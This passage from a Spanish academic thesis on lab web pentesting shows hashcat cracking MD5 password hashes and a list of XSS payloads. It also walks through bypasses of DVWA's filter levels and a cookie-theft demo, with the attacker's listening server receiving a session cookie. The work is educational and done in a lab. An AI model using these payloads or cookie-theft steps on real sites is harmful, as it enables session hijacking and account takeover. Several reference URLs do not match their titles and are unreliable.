Figura 4.16: 'union select user, password from users'

Realmente, el proceso de pentesting ya habría acabado una vez se han obtenido datos sensibles de la base de datos como la estructura de la base de datos o el contenido de esta (como las propias contraseñas). Sin embargo, estas últimas se encontraban transformadas por un algoritmo hash en cadenas de longitud fija sin revelar la contraseña original. Pese a que es una buena práctica, se procede a descifrar estas contraseñas para mostrar la importancia de evitar el acceso a la información a toda costa. Para esta misión, se hará uso de Hashcat 3.6, concretamente, haciendo uso de un algoritmo de hashing unidireccional. Estos algoritmos están diseñados para ser deterministas, lo que significa que una entrada dada siempre producirá el mismo hash, pero cualquier cambio, por mínimo que sea, generará un hash completamente diferente. A continuación se observa el comando con el que se hace uso de esta herramienta.

```
1 hashcat -m 0 -a 0 ~/TFG/Hashcracking/hashes.txt ~/Escritorio/rockyou.txt -o ~/Escritorio/
   ↘ cracked
```

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
INFO: Removed 3 hashes found as potfile entries.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename .. : /home/kali/Escritorio/rockyou.txt
* Passwords.. : 14344392
* Bytes..... : 139921507
* Keyspace .. : 14344385
* Runtime ... : 0 secs

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: /home/kali/Escritorio/TFG/HashCracking/hashes
Time.Started.: Wed May 29 13:13:39 2024 (0 secs)
Time.Estimated.: Wed May 29 13:13:39 2024 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/home/kali/Escritorio/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 22049 H/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered....: 4/4 (100.00%) Digests (total), 1/4 (25.00%) Digests (new)
Progress.....: 3072/14344385 (0.02%)
Rejected.....: 0/3072 (0.00%)
Restore.Point.: 2048/14344385 (0.01%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: slimshady → dangerous
Hardware.Mon.#1.: Util: 47%

Started: Wed May 29 13:13:24 2024
Stopped: Wed May 29 13:13:41 2024
```

Figura 4.17: Descifrado de contraseñas mediante Hashcat

Usando un diccionario de contraseñas almacenado en el archivo rockyou.txt se obtiene el estado "Cracked", lo cual significa que la herramienta ha logrado descifrar al menos una de las contraseñas de nuestra lista. Cabe destacar que -m 0 corresponde al tipo de hashing MD5 y -a 0 corresponde a un ataque de diccionario. La ruta /TFG/Hashcracking/hashes.txt indica el archivo con los hashes obtenidos mientras que la ruta /Escritorio/rockyou.txt hace referencia a la lista con los hashes a comparar con los obtenidos. Se ha elegido esta lista puesto que es un archivo que contiene millones de contraseñas reales expuestas durante la violación de datos de la empresa RockYou en 2009 [24]. Finalmente con -o /Escritorio/cracked especificamos la ruta del archivo en el que se depositarán las contraseñas crackeadas.

4.3. XSS

Como resultado se obtienen las contraseñas cifradas y sus equivalentes valores reales.

```
(kali㉿kali)-[~/Escritorio/TFG/HashCracking]
$ hashcat --show -m 0 hashes
5f4dcc3b5aa765d61d8327deb82cf99:password
e99a18c428cb38d5f260853678922e03:abc123
8d3533d75ae2c3966d7e0d4fcc69216b:charley
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

Figura 4.18: hashcat –show -m 0 hashes

4.3 XSS

En este apartado se llevará a cabo una prueba de concepto de la explotación de la vulnerabilidad de XSS (Cross-Site-Scripting). El Modus Operandi será similar al seguido para la técnica anterior con la peculiaridad característica de que esta vulnerabilidad tiene tres variantes diferentes.

```
1 self . payloads = [
2     "<script>alert('XSS')</script>",
3     "<SCRIPT>alert('XSS')</SCRIPT>",
4     "<a onclick=alert('XSS Payload')>test</a>",
5     "<script>alert(document.cookie)</script>",
6     "<font color=green>XSS</font>",
7     "<img src=x onerror=alert('Hacked')>",
8     "<script>throw onerror=alert,1</script>",
9     "<img src=x onerror=alert(document.cookie)>",
10    "<body onload=alert('XSS')>",
11    "<a contenteditable onbeforeinput=alert(1)>test",
12    "<a onbeforeunload=alert('XSS Payload') contenteditable>test</a>",
13    "<a oncut=alert(1234) value='XSS' autofocus tabindex=1>test</a>",
14    "<script>onerror=alert;throw 1</script>",
15    "<script>location='javascript:alert(\x281\x29')</script>",
16    "<iframe src='javascript:alert('XSS')'></iframe>",
17    "<svg onload=alert('XSS')></svg>",
18    "<input type='text' value='XSS' onfocus='alert('XSS')' autofocus>",
19    "<button onclick='alert('XSS')'>Click me</button>",
20    "<div style='width: expression(alert('XSS'));>"
21
22 ]
```

Se comienza con la variante Reflected XSS, caso que resulta parecido a la inyección de SQL, dado que la información sensible se muestra como respuesta directa del servidor. DVWA para la seguridad Medium filtra scripts básicos como `<script>alert("You have been hacked")</script>`, mientras que en la seguridad high se realiza un filtrado un tanto más avanzado.

```
1 //Medium
2 $name = str_replace( '<script>', ' ', $_GET[ 'name' ] );
3
4 //High
5 $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', ' ', $_GET[ 'name' ] );
```

Para esta vulnerabilidad se pueden resumir las medidas de prevención de la explotación en la siguiente tabla.

Nivel de seguridad	Medidas de seguridad
Low	<ul style="list-style-type: none"> ■ No hay medidas de seguridad implementadas.
Medium	<ul style="list-style-type: none"> ■ Filtrado básico para evitar etiquetas de script.
High	<ul style="list-style-type: none"> ■ Filtrado avanzado usando expresiones regulares para evitar inyección de scripts.

Tabla 4.2: Medidas de seguridad XSS (Reflected)

La seguridad High mejora la eliminación de la sentencia <script>, eliminándola así de cualquier parte del código malicioso. Sin embargo, esta protección sigue siendo insuficiente puesto que no bloquea todo tipo de peticiones. Como se muestra a continuación, a través del código javascript se obtienen las cookies de la sesión.




Figura 4.19: Obtención de cookies mediante XSS (Reflected) - High

Mientras que en un ataque de Reflected XSS, los datos maliciosos se envían al servidor como parte de la solicitud HTTP, Stored XSS implica que el código malicioso se almacene de manera persistente en la base de datos del servidor. Cada vez que un usuario visita una página que contiene estos datos, el código malicioso se ejecuta en su navegador. Seguidamente se muestra una tabla con las medidas de seguridad que el servicio DVWA emplea para esta vulnerabilidad.

Nivel de seguridad	Medidas de seguridad
Low	<ul style="list-style-type: none"> ■ No hay medidas de seguridad implementadas más allá del saneo básico de caracteres.
Medium	<ul style="list-style-type: none"> ■ Uso de <code>strip_tags</code>, <code>addslashes</code> y <code>htmlspecialchars</code> para sanear la entrada del mensaje. ■ Filtrado básico para evitar etiquetas de script en <code>\$name</code>.
High	<ul style="list-style-type: none"> ■ Uso de <code>strip_tags</code>, <code>addslashes</code>, <code>htmlspecialchars</code>, y <code>mysqli_real_escape_string</code> para sanear la entrada del mensaje. ■ Filtrado avanzado usando expresiones regulares para evitar inyección de scripts en <code>\$name</code>.

Tabla 4.3: Medidas de seguridad XSS (Stored)

Para la seguridad Low se consigue explotar esta vulnerabilidad de manera exitosa dada la falta de medidas de seguridad. Sin embargo, la seguridad Medium no permite la ejecución del payload malicioso tan fácilmente. Esto se debe a la protección desarrollada para el campo `$mensaje`, además de un control básico para el campo `$name`.

```

1 // Sanitize message input
2 $message = strip_tags( addslashes( $message ) );
3 $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ?
4     mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : (
5     trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code
6     does not work.", E_USER_ERROR) ? "" : ""));
7 $message = htmlspecialchars( $message );
8
9 // Sanitize name input
10 $name = str_replace( '<script>', ' ', $name );
11 $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ?
12     mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("[
13     MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.",
14     E_USER_ERROR) ? "" : "")));

```

No obstante, a través del campo `$name` se pueden injectar scripts maliciosos. De este modo, el código malintencionado permanece en la base de datos dejando expuestos a los nuevos usuarios de la página. Finalmente, se prueba la seguridad High, para ello borramos la información almacenada en la base de datos guestbook que contenía los scripts maliciosos anteriormente injectados y se procede a estudiar el código fuente de la página, donde se observa una sanitización más avanzada para el campo `$name`.

```
1 $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
```

Como era de esperar, el payload anterior no surte efecto. Sin embargo, haciendo uso del componente <a> en vez de <script> se logra alojar el código malicioso en la base de datos. De esta manera, cuando un usuario interactúa con la aplicación se ejecutará el payload malicioso.




Figura 4.20: Obtención de cookies mediante XSS (Stored) - High

La última variante a tener en cuenta es DOM Cross-Site Scripting. Esta actúa únicamente en el navegador del usuario mediante la manipulación del DOM del lado del cliente, evitando así el tránsito de datos por el servidor. En la siguiente tabla se muestran las medidas de seguridad que servicio DVWA presenta para prevenir este tipo de ataques.

Nivel de seguridad	Medidas de seguridad
Low	<ul style="list-style-type: none"> No hay medidas de seguridad implementadas.
Medium	<ul style="list-style-type: none"> Filtrado básico para evitar etiquetas de script.
High	<ul style="list-style-type: none"> Lista blanca de valores permitidos para la entrada del usuario.

Tabla 4.4: Medidas de seguridad XSS (DOM)

A diferencia de Reflected o Stored, DOM depende únicamente del navegador, ya que no necesita de interacción con el Servidor para mostrar la información sensible. Esto se debe a que se consigue mediante la manipulación del DOM, mientras que para los otros dos tipos se inserta en la solicitud y se refleja en la respuesta del servidor. A continuación se pueden observar las medidas de seguridad tomadas en el nivel High para XSS DOM.

4.3. XSS

```

1 if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {
2
3     # White list the allowable languages
4     switch ( $_GET['default']) {
5         case "French":
6         case "English":
7         case "German":
8         case "Spanish":
9             # ok
10            break;
11        default:
12            header ("location: ?default=English");
13            exit;
14    }

```

Al comprobar si el parámetro default en \$_GET coincide con uno de los valores permitidos ("French", "English", "German", "Spanish"), y redirigir a un valor seguro ("English") si no es así, se asegura que solo se procesen valores válidos. Para favorecer a la compatibilidad con el protocolo HTTP introducimos Payload codificado previamente, aunque sin éxito debido a la medida de seguridad implementada. Como respuesta se obtiene el código de estado 302 que indica una redirección a otra página, fruto del manejo de errores de la aplicación.



The screenshot shows the OWASP ZAP interface with the following details:

- Attack** and **Save** buttons are visible at the top right.
- The title bar says "5. Intruder attack of https://192.168.135.152/DVWA/vulnerabilities/xss_d/?default=English".
- The main pane displays the "Intruder attack results filter: Showing all items" table. A single row is shown with the following data:

Request	Payload	Status code	Response rece...	Error	Timeout	Length	Comment
14	~%3Cscript%3Ealert%28document...~	302	120			394	
- Below the table, the "Pretty" tab is selected in the "Response" section, showing the raw HTTP response content.
- The response content includes:


```

1 HTTP/1.1 302 Found
2 Date: Fri, 31 May 2024 00:33:34 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: ?default=English
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13

```

Figura 4.21: Response - 302 Status code

Sin embargo, haciendo uso de # la penetración se puede llevar a cabo debido a la manera en que los navegadores manejan los fragmentos de URL (hashes), donde el hash # se utiliza para indicar un fragmento de documento haciendo que, todo lo que sigue a # no se envíe al servidor, sino que sea manejado por el navegador en el lado del cliente.



Figura 4.22: Obtención de cookies mediante XSS (DOM) - High

Además, el proceso de recepción de cookies por parte del atacante suele ser sigiloso puesto que la víctima suele ser inconsciente del ataque. Consecuentemente, podría permanecer en la página, ser redirigida a una interfaz de error simulada o a una vista cualquiera como la que se muestra seguidamente.

**Directory listing for
/?cookie=PHPSESSID=fdaaa24cjv5i66t06jqlhpi2jg; security=high**

```
.bash_logout
.bashrc
.bashrc.original
.BrowserSite/
.cache/
.config/
.dmcrc
.face
.face.icon@
.gnome/
.gnupg/
.IAuthority
.java/
.lessht
.local/
.mozilla/
.msfs4/
.pki/
.profile
```

Figura 4.23: Vista de la víctima del robo de la cookie

Mientras tanto, en el puerto del servicio desplegado se encontraría el atacante, obteniendo la cookie, pudiendo así hacerse pasar por la víctima para realizar cualquier tipo de acción fraudulenta.

```
[kali㉿kali] - [~]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [31/May/2024 12:22:32] "GET /?cookie=PHPSESSID=fdaaa24cjv5i66t06jqlhpi2jg;%20security=high HTTP/1.1" 200 -
127.0.0.1 - - [31/May/2024 12:22:32] code 404, message File not found
127.0.0.1 - - [31/May/2024 12:22:32] "GET /favicon.ico HTTP/1.1" 404 -
```

Figura 4.24: Vista del atacante obteniendo la cookie de la víctima

5 CONCLUSIONES Y TRABAJO FUTURO

Python se destaca como una herramienta excepcional tanto para el reconocimiento de dispositivos en la red como para la detección de vulnerabilidades. Esto se debe a su sintaxis clara y su extensa biblioteca de módulos, lo que facilita la automatización de pruebas y la personalización de scripts para detectar y explotar estas vulnerabilidades de manera eficiente y efectiva.

Al inyectar un payload predefinido mediante fuerza bruta es posible no obtener resultado. Sin embargo, en este caso la creación de una extensión en Burp Suite ofrece la posibilidad de ejecutar un script personalizado, ejecutando así los payloads que se consideren convenientes. Con este recurso, se obtienen los resultados para cada intento de inyección de Payload inyectado con el registro de la petición y la respuesta del servidor, lo cuál es una fuente de información sumamente valiosa para encontrar vulnerabilidades.

Pese a que en este trabajo la atención se haya centrado en reconocer dispositivos y servicios en la red y explorar y explotar las vulnerabilidades de SQLi y XSS, el mismo proceso se puede extender a otras vulnerabilidades inherentes a aplicaciones web. Siempre que exista una posición específica donde se pueda insertar el payload y se tenga un contexto previo que permita dicha inserción, el enfoque de inyección de payloads es aplicable. Esto incluye técnicas como inyección de comandos, inyección de código o CSRF entre otras.

En definitiva, se destaca la importancia de realizar pruebas de penetración exhaustivas y asegurar que todas las posibles brechas de seguridad se han considerado y mitigado, misión para la cuál Python supone un recurso excelente.

REFERENCIAS

- [1] R. E. López de Jiménez, "Pentesting on web applications using ethical - hacking," *IEEE*, 2016.
- [2] J. A. Álvarez Bermejo, "Qradar. caso práctico," Recuperado el 23 de junio de 2024 <https://www.offsec.com/certificates/osce3/>, 2023.
- [3] D. Patel, N. Dhamdhere, P. Choudhary, and M. Pawar, "A system for prevention of sql attacks," *IEEE*, 2020.
- [4] M. Cukier, "Hackers attack every 39 seconds," Recuperado el 23 de junio de 2024 <https://portswigger.net/burp>, 2007.
- [5] O. Foundation, "Owasp top ten," Recuperado el 22 de Febrero de 2024 <https://owasp.org/www-project-top-ten/>, 2023.
- [6] A. R. Plata, "Ethical hacking: The need for cyber security," *III-MCA*, 2010.
- [7] A. R. M. y Terán Mario Alejandro Vasquez Martínez, "Aspectos básicos de la seguridad en aplicaciones web," Recuperado el 2 de Marzo de 2024 <https://www.seguridad.unam.mx/historico/documento/index.html-id=17>, 2016.
- [8] H. Rizaldos, "Qué es un payload," Recuperado el 23 de junio de 2024 <https://openwebinars.net/blog/que-es-payload/>, 2018.
- [9] H. Moore, "Metasploit," Recuperado el 23 de junio de 2024 <https://www.metasploit.com/>, 2003.
- [10] J. A. G. Mena, "Sql injection – pentesting web," Recuperado el 18 de Marzo de 2024 <https://deephacking.tech/sql-injection/>, 2022.
- [11] OffSec, "Osce³ certification: Mastering offensive security," Recuperado el 23 de junio de 2024 <https://www.offsec.com/certificates/osce3/>, 2024.
- [12] I. N. de Ciberseguridad, "¿qué es una vulnerabilidad zero day?" Recuperado el 13 de Marzo de 2024 <https://www.incibe.es/ciudadania/blog/que-es-una-vulnerabilidad-zero-day>, 2020.
- [13] J. J. Acosta Santana, "Pentesting en entornos controlados," 2022.
- [14] T. Osmëni and M. Ali, "Exploration of the attacking web vectors," *IEE*, 2021.

- [15] TutorialsPoint, "Types of penetration testing," Recuperado el 18 de Junio de 2024 https://www.tutorialspoint.com/penetration_testing/types_of_penetration_testing.htm, 2021.
- [16] M. Laca, "¿qué es python? – introducción al lenguaje," Recuperado el 7 de Abril de 2024 https://www.tutorialspoint.com/penetration_testing/types_of_penetration_testing.htm, 2024.
- [17] J. A. G. Mena, "Sql injection - pentesting web," Recuperado el 7 Marzo de 2024 <https://deephacking.tech/sql-injection/>, 2022.
- [18] POWERDMARC, "¿qué es un ataque de fuerza bruta y cómo funciona?" Recuperado el 19 de Abril de 2024 <https://powerdmarc.com/es/what-is-a-brute-force-attack/>, 2023.
- [19] M. Kurgas, "Breachdirectory," Recuperado el 24 de junio de 2024 <https://breachdirectory.org/>, 2024.
- [20] PortSwigger, "Burp suite," Recuperado el 16 de Marzo de 2024 <https://portswigger.net/burp>, 2003.
- [21] S. Stošović, N. Vukotić, D. Stefanović, and N. Milutinović, "Automation of nmap scanning of information systems," in *2024 23rd International Symposium INFOTEH-JAHORINA (INFOTEH)*, 2024, pp. 1–5.
- [22] digininja, "Dvwa," Recuperado el 3 de Marzo de 2024 <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>, 2009.
- [23] PortSwigger, "Sql injection cheat sheet," Recuperado el 15 de Abril de 2024 <https://portswigger.net/web-security/sql-injection/cheat-sheet>, 2024.
- [24] josuamarcelc, "Rockyou passwords," Recuperado el 13 de abril de 2024 <https://github.com/josuamarcelc/common-password-list>, 2021.

BIBLIOGRAFIA

OWASP Foundation (2023). OWASP Top Ten. Recuperado el 22 de Febrero de 2024 de <https://owasp.org/www-project-top-ten/>

López de Jiménez, Rina Elizabeth (2016). Pentesting on web applications using ethical - hacking. IEEE.

A. R. Plata (2010). Ethical Hacking: The Need for Cyber Security. III-MCA.

Andrés Romero Mier y Terán, Mario Alejandro Vasquez Martínez (2016). Aspectos Básicos de la Seguridad en Aplicaciones Web. Recuperado el 2 de Marzo de 2024 de <https://www.seguridad.unam.mx/historico/documento/index.html-id=17>

Azshwanth, D and Sujatha, G. (2022). A novel automated method to detect XSS vulnerability in webpages. IEEE.

Kore, Aishwarya, Hinduja, Taniya, Sawant, Aditi, Indorkar, Sanika, Wagh, Sharmila, Rankhambe, Siddhant (2022). Burp Suite Extension for Script based Attacks for Web Applications. IEE.

Bouafia, Rihab, Benbrahim, Houssam, Amine, Aouatif (2023). Automatic Protection of Web Applications Against SQL Injections: An Approach Based On Acunetix, Burp Suite and SQLMAP. IEE.

Lima, Luis F., Horstmann, Matheus C., Neto, David N., Grégio, André R. A., Silva, Fabiano, Peres, Letícia M (2023). On the Challenges of Automated Testing of Web Vulnerabilities. IEE.

Acosta Santana, José Javier (2022). Pentesting en entornos controlados. Universidad de La Laguna.

Khawaja, Gus (2021). Pentest Automation with Python. IEEE.

Instituto Nacional de Ciberseguridad (2020). ¿Qué es una vulnerabilidad Zero Day?. Recuperado el 13 de Marzo de 2024 de <https://www.incibe.es/ciudadania/blog/que-es-una-vulnerabilidad-zero-day>

[Jason Firch (2021). What is Penetration Testing?. Recuperado el 26 de Febrero de 2024 de <https://purplesec.us/types-penetration-testing/Blackhttps://attack.mitre.org/techniques/T1558/003/>

Osmëni, Tea y Ali, Maaruf (2021). Exploration of the Attacking Web Vectors. IEEE.

Pavan Ramchandani (2023). Attacking and Exploiting Modern Web Applications. O' Reilly.

POWERDMARC (2023). ¿Qué es un ataque de fuerza bruta y cómo funciona?. Recuperado el 19 de Abril de 2024 de <https://powerdmarc.com/es/what-is-a-brute-force-attack/>

POWERDMARC (2022). What Is a Brute Force Attack? Definition, Types, Examples, and Prevention Best Practices in 2022. Recuperado el 22 de Abril de 2024 de <https://www.spiceworks.com/it-security/cyber-risk-management/articles/what-is-brute-force-attack/>

PortSwigger (2023). Cross-site scripting. Recuperado el 16 de Marzo de 2024 de <https://portswigger.net/web-security/cross-site-scripting>

Patel, Dhvani, Dhamdhere, Neha, Choudhary, Pankaj, Pawar, Mohandas (2020). A System for Prevention of SQLi Attacks. IEEE.

Juan Antonio González Mena (2022). SQL Injection – Pentesting Web. Recuperado el 18 de Marzo de 2024 de <https://deephacking.tech/sql-injection/>

Tea Osmēni, Maaruf Ali (2021). Exploration of the Attacking Web Vectors. IEEE.

Sharma, Shivangi, Pelletier, Justin M., Stackpole, Bill (2023). A Common Pentest Output Schema for Business Intelligence System Ingestion. IEEE.

Jason Chavarría (2024). Top 10 de certificaciones de hacking. Recuperado el 3 de Junio de 2024 de <https://fluidattacks.com/es/blog/top-10-certificaciones-de-hacking/>

IBM (2024). IBM Security QRadar SIEM. Recuperado el 17 de Abril de 2024 de <https://www.ibm.com/products/qradar-siem>

Juan Antonio González Mena (2022). SQL Injection - Pentesting Web. Recuperado el 7 Marzo de 2024 de <https://deephacking.tech/sql-injection/>

digininja (2023). DAMN VULNERABLE WEB APPLICATION. Recuperado el 23 de Marzo de 2024 de <https://github.com/digininja/DVWA/blob/master/README.es.md>

josuamarcelc (2021). Rockyou Passwords. Recuperado el 13 de abril de 2024 de <https://github.com/josuamarcelc/common-password-list>

Hashcat (2014). Hashcat Website. Recuperado el 14 de Mayo de 2024 de <https://hashcat.net/wiki/>

Offsec (2023). OSEE Certification. Recuperado el 7 de Junio de 2024 de <https://www.offsec.com/courses/exp-401/>

Tyler Sams (2018). Offensive Security Exploitation Expert (OSEE). Recuperado el 18 de Junio de 2024 de <https://www.credly.com/badges/e93f7857-f6e8-4add-a665-a1daf857157e>

Tutorialspoint (2021). Types of Penetration Testing. Recuperado el 18 de Junio de 2024 de https://www.tutorialspoint.com/penetration_testing/types_of_penetration_testing.htm

REFERENCIAS

- Mariano Laca (2024). ¿Qué es Python? – Introducción al lenguaje. Recuperado el 7 de Abril de 2024 de https://www.tutorialspoint.com/penetration_testing/types_of_penetration_testing.htm
- PortSwigger (2024). What is XSS?. Recuperado el 7 de Abril de 2024 de <https://portswigger.net/web-security/cross-site-scripting>
- Stošović, Slavimir, Vukotić, Nikola, Stefanović, Dušan, Milutinović, Nikola (2024). Automation of Nmap Scanning of Information Systems. 23rd International Symposium INFOTEH-JAHORINA (INFOTEH).
- PortSwigger (2024). SQL injection cheat sheet. Recuperado el 15 de Abril de 2024 de <https://portswigger.net/web-security/sql-injection/cheat-sheet>
- PortSwigger (2024). Cross-site scripting (XSS) cheat sheet. Recuperado el 19 de Abril de 2024 de <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
- digininja (2009). DVWA. Recuperado el 3 de Marzo de 2024 de <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
- PortSwigger (2003). Burp Suite. Recuperado el 16 de Marzo de 2024 de <https://portswigger.net/burp>
- Michel Cukier (2007). Hackers Attack Every 39 Seconds. Recuperado el 23 de junio de 2024 de <https://portswigger.net/burp>
- Héctor Rizaldos (2018). Qué es un Payload. Recuperado el 23 de junio de 2024 de <https://openwebinars.net/blog/que-es-payload/>
- H.D Moore (2003). Metasploit. Recuperado el 23 de junio de 2024 de <https://www.metasploit.com/>
- Paul Jerimy (2022). Security Certification Roadmap. Recuperado el 23 de junio de 2024 de <https://pauljerimy.com/security-certification-roadmap/>
- Yousuf Al-hajri (2021). Offensive Security Certified Expert (OSCE3). Recuperado el 23 de junio de 2024 de <https://credly.com/badges/73b1cbd0-35e2-40c8-8021-de4f178900ba>
- OffSec (2024). OSCE³ Certification: Mastering Offensive Security. Recuperado el 23 de junio de 2024 de <https://www.offsec.com/certificates/osce3/>
- José Antonio Álvarez Bermejo (2023). QRadar. Caso práctico. Recuperado el 23 de junio de 2024 de <https://www.offsec.com/certificates/osce3/>
- Muris Kurgas (2013). Penetration Testing tools. Recuperado el 23 de junio de 2024 de <https://en.kali.tools/?p=1305>
- Muris Kurgas (2013). Penetration Testing tools. Recuperado el 24 de junio de 2024 de <https://scapy.net/>
- Muris Kurgas (2024). Breachdirectory. Recuperado el 24 de junio de 2024 de <https://breachdirectory.org/>

ANEXOS

ANEXO I. CONFIGURACIÓN TOPOLOGÍA DE RED

En este anexo, se describe el proceso de configuración de una máquina virtual con Windows 10 y otra con Kali Linux en VirtualBox, así como los pasos necesarios para establecer conexión entre ambos dispositivos .

Se comienza instalando VirtualBox desde la página oficial y se prosigue creando las máquinas virtuales Kali Linux y Windows 10. En este caso se ha hecho uso de imágenes públicas de la página oficial de VirtualBox (<https://www.osboxes.org/virtualbox-images/>) aunque se puede hacer uso de un Disco Virtual (VHD, VDI, VMDK) o servirse de la opción de importación de un archivo (OVA/OVF).




Figura 1: Topología de red

Los recursos a asignar a cada máquina dependen de varios factores, como la cantidad de recursos disponibles en el host. Aunque quizás no sean necesarios tantos recursos, para asegurar la correcta realización de este trabajo se han asignado los siguientes recursos:

MV Kali Linux

- Memoria Base: 4096MB
- Procesadores: 4
- Disco Duro Virtual: 25 GB

MV Windows 10

- Memoria Base: 8192MB
- Procesadores: 4
- Disco Duro Virtual: 29,20 GB

La última configuración a realizar desde VirtualBox se ejecuta en Red, añadiendo un segundo adaptador para ambas máquinas. Este será de tipo puente para favorecer la conexión entre los dispositivos.

Red

